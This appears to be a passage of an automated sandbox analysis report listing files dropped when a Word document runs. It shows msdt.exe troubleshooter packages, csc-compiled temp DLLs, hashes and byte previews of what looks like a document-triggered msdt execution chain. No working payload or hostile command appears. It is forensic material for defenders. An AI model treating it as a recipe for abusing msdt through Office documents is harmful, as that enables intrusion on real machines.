File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.1016590014719485
Encrypted:	false
SSDEEP:	24:Hii3W9ohbKZqH5qhKdofeI+ycuZhNEakSQPNnq9Yld:T/0sZAKum1ulEa3lq9YP
MD5:	5138C19164E397DB350D16515434E5CF
SHA1:	9946106498C217FA887CC1982CC1D4DE3067075A
SHA-256:	C77A4D04F1502A89AE9E6DB47DEB005131A537A87EDAE6C3EF77ACE22C87E153
SHA-512:	B5C8959E8929CED41FD39142B476C24CEC1E04AE279D6A4292615756482AC7D95368351C83E7D0432ABD0042FB0362E5F0621D1D06EE27D97B8D95DF2B1C406
Malicious:	false
Preview:	L.....b.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP.....9.kl`.....5.....C:\Users\user\AppData\Local\Temp\RES4C97.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...x.w.o.1.3.j.p.t...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\RESB3CD.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.068529171891967
Encrypted:	false
SSDEEP:	24:Hzi3W9oPV5RHRhKdofeI+ycuZhNIakS0PNnq9Yld:w/d5R/Kum1ulIa3Uq9YP
MD5:	7F5D98DD1616DAAE5FDB4B3B64239B5C
SHA1:	02C3617D9FA457D86A4217B5E2416C37ED41EAF5
SHA-256:	F039719B65593874A1C215DA4D0A258EA002B82F3C2505F9207200008107482D
SHA-512:	0E6B0E7CDDDCEEF93AD0490AB60350611B5E193495B1C0A5D670C88A2B346B6ECC75755D438E7CB954F03FE5F75542BF056CE87032BB8272F68A87B884AC9DBA
Malicious:	false
Preview:	L.../.b.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP.....$t..B...3L(..#-.....5.....C:\Users\user\AppData\Local\Temp\RESB3CD.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...d.d.z.r.0.c.b.a...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0841041192668177
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryGak7Ynqq0PN5Dlq5J:+RI+ycuZhNIakS0PNnqX
MD5:	2474FFB442AB88F7334C28AC94232DEA
SHA1:	29AFF176603EF2403223790DAEADD51F5C6A2D39
SHA-256:	2AB2047A7A0AEB12410062F5671938A0B649CB2337F1D7B460494DBFA0547E15
SHA-512:	4B3318A70ED2E6549FDA5E4EB394235A672CAC8AFF5C77062585F099562DAB9F3C92AD860A53F6DB41ABB54D9E27D95F1853AF164369ACC2D873DA3188B22C0
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...d.d.z.r.0.c.b.a...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...d.d.z.r.0.c.b.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\ddzr0cba\ddzr0cba.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.794249848380279
Encrypted:	false
SSDEEP:	96:/KqedmYoNKvUTCSH3gR8H8FgwSHwBhkwZYPaSJ365OkieMjQZaKRnlj2K:CElNK8TCSfHyPhkwZ+vKOTQZjnG
MD5:	6EE340A48A9C20B04134413E2268DEBB
SHA1:	7BC0B902D3D681BD297648D75B8F0CD99AEAC79E
SHA-256:	6AA73DCC1D35D9CAEA2860D83BF96CFAE393A7D532A17AA984841F29A149BE87
SHA-512:	8EC9551012B64375E2E932E6776F281F9D8D8BFC0C2848994F44906AAA864FD159D2A1996E3CFC6E36D7120052013A760D2C8879D0819EBCB75C388DF82747BC
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<... ...@..... .....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.relo c.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,..o....*~....*....0..!..... ....s.....(.....,..o....*~....*....0..... ....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(....,...t.....(....&.o....-....u.....,...o.....o.....+*..o... ...t....~....(....,...t.....(....&..o....-....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1133460136408515
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryavak7YnqqHIPN5Dlq5J:+RI+ycuZhNsvakSHIPNnqX
MD5:	FDB2ACD68AA940F09F3CD89842A03A4C
SHA1:	5A068F249C632673E9743DE0119B3D5FD3EB5968
SHA-256:	C0AE37245612C506864EFEA4661F111B941699E49702EA0A8CF2CA30CA7A2996
SHA-512:	18F32180C319BA0280B15B36BE7EC8A9326BD9572CDDE223A9D7A01DA48074B672C25E250B6AFF90FD8899950A221D46F5E06F4956EE564392065BECDF0CCC2B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.e.5.j.z.p.d.a...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.e.5.j.z.p.d.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\qe5jzpda\qe5jzpda.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7842633410808206
Encrypted:	false
SSDEEP:	48:6WoPhmKraYZkH8KTibUyWkwjj0JwUC+CFSlwYgc1ul8a3Qq:MDaAkHHoQk89GCuQaK
MD5:	1A1C9639F1DF5ED946762D32605AF368
SHA1:	C2A5DEC29F78351F6AEA23CBDC071A7EE7F2E24C
SHA-256:	E73033B25389F7D790541E99D20FB367ACCDCA8C33C5F72F99FB6386A8ED4C3D
SHA-512:	EFD25EEB2F3D451EF79F6CDF3ADE12EF2AD00061577DF3B0C95C4CE4AF8FD3EF9387436122540E84AC500751C56A8BEE2DF62DB522A382823A0FDC2CDAD4C060
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... .....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B..... *.....H..... "..... "..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s.... ....s.....r;..p.....(.....s. .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,...+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(..... ....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.123708616746124
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryFMak7YnqqmBPN5Dlq5J:+RI+ycuZhNEakSQPNnqX
MD5:	CC39D26B6C6008021BA8F3A7F51996B8
SHA1:	FF2BDE04559FA719536987EF732A12F7DD47FAC5
SHA-256:	AAE7C90A36B51CB6F30CFA6B97BAD94D507DBAB537BE0AEBC6335FDE5B5FB1AA
SHA-512:	71279E11194AF84A649A30B5993D3258F98F465433375D4DEC85470133F46997F0D202D39637001DF4C8CDD38776BE02AA958191E8A58213931E9A672378222D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...x.w.o.1.3.j.p.t...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...x.w.o.1.3.j.p.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\xwo13jpt\xwo13jpt.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.087676930087491
Encrypted:	false
SSDEEP:	24:etGS49pz1qlkCe745Q7GslPorqjvX5ekjV4gztkZf4dy6Iv+hOBWI+ycuZhNEakA:6Mpqb927GslPlDRjyJ4dSk1ulEa3Iq
MD5:	121397484E96CF4E2E4F8A2C7B45EC73
SHA1:	15E9436EF6ABFC88CF8BC76D414B8F5876D113E0
SHA-256:	02E7755A19BD7D93776CCB15CCFE37699417D01E9A42FBE10C8109FE1BABACD9
SHA-512:	B5512381DED39698030AA5C69F5803928EAB8914C882B3E717329BC0F537E4FC04B7027FD99E24E09D1BCB005C41B973B85E6E13B22A8A1F632B05513BCA99A(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....%... ...@..... ..... .@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB... .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\doc1712.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:29:00 2022, mtime=Tue Jun 7 23:40:06 2022, atime=Tue Jun 7 23:39:52 2022, length=10142, window=hide
Category:	dropped
Size (bytes):	1050
Entropy (8bit):	4.697187741955964
Encrypted:	false
SSDEEP:	24:8eygag39gNEmDB6sW8AjK6+mDy+939K7aB6m:8eyd49veW7jKLU939LB6
MD5:	D496A09DA9D6082EC540DA5331C394DE
SHA1:	3D201847125BF5C626D6E453767F8E2986F395F8
SHA-256:	9B079D289EE729F65BC3C2C7920F6FA8E087EBAF10D0F04B9C907D065F213704
SHA-512:	605F0EFCC085F5B0513A464904632260644FF4838597FFF163C6556AC91E2E4BC6D28553FF83A8B205421524B7B5DACE060CF2C3881D7B78D3716E87B6FE27B9
Malicious:	false
Preview:	L.....F.... .....3..x.\L.z.....D.z...'.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...T.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....hT....user..>.....NM..T.....S.....a.l.f.o.n.s.....~.1.....hT....Desktop.h.....NM..T.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2..'...T.. .DOC171~1.DOC..J.....hT...T.....d.o.c.1.7.1.2...d.o.c.x.....S.....-.....R.....>.S.....C:\Users\user\Desktop\doc1712.docx.. #.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.1.7.1.2...d.o.c.x.....:.,.LB.)...Aw...`.....X.....642294.....!a..%.H.VZAj.....s.....W...!a..%.H.VZAj.....s.....W.....1SPS. XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..p

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	66

Entropy (8bit):	4.597075278863427
Encrypted:	false
SSDEEP:	3:bDuMJlZVUNzCmxWKVUNzCv:bCSVUDUy
MD5:	2E496A3F1C20211051285A980DADA39A
SHA1:	B980277016A7BCCC0E108CD9A00E82AF61433394
SHA-256:	B466FF5520F73BD086D77160EB4D437F0AA73747604E1318E3BF3C220D218763
SHA-512:	3104FE77ABF38AC191DC43C0BC437017B1A07804238503A6F8D2A3762F48E96E687BF0EB98FEF36E9FFC3451820E6D54BB00AE01B789779CDD10AAE61302E54
Malicious:	false
Preview:	[folders]..Templates.LNK=0..doc1712.LNK=0..[misc]..doc1712.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	1.8075487029643305
Encrypted:	false
SSDEEP:	3:Rl/ZdRI1//ll8QrlGalRhlXln:RtZM282lZP
MD5:	F8B1A6B462404EC70AB8DC7593348BC3
SHA1:	202E676B35E0CBE22B837B698E7ADDB8AD84CC7C
SHA-256:	80E3252D8EB31F7D1428825C208817CFCA9A8CC873902E783BE2E7E9D6FCA718
SHA-512:	95C8317D137E7545E010E1F231DFE6665F73471F36DE25935DBAC3EE88A5F9C8C97495D18F8C221161478CD8498D6CB7EA024F9EF7DE46C56184AA6C8B8B5F6
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....j.Z.=.....|.u..t.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$oc1712.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	1.8075487029643305
Encrypted:	false
SSDEEP:	3:Rl/ZdRI1//ll8QrlGalRhlXln:RtZM282lZP
MD5:	F8B1A6B462404EC70AB8DC7593348BC3
SHA1:	202E676B35E0CBE22B837B698E7ADDB8AD84CC7C
SHA-256:	80E3252D8EB31F7D1428825C208817CFCA9A8CC873902E783BE2E7E9D6FCA718
SHA-512:	95C8317D137E7545E010E1F231DFE6665F73471F36DE25935DBAC3EE88A5F9C8C97495D18F8C221161478CD8498D6CB7EA024F9EF7DE46C56184AA6C8B8B5F6
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....j.Z.=.....|.u..t.....

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe

File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A 9
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www. microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <Display Information>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLi nk>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serv erSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</File Name>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w .E..J_A..... .....

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe

File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object System.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath()..{.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Path.Combine(Environ

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZl4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C...P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. 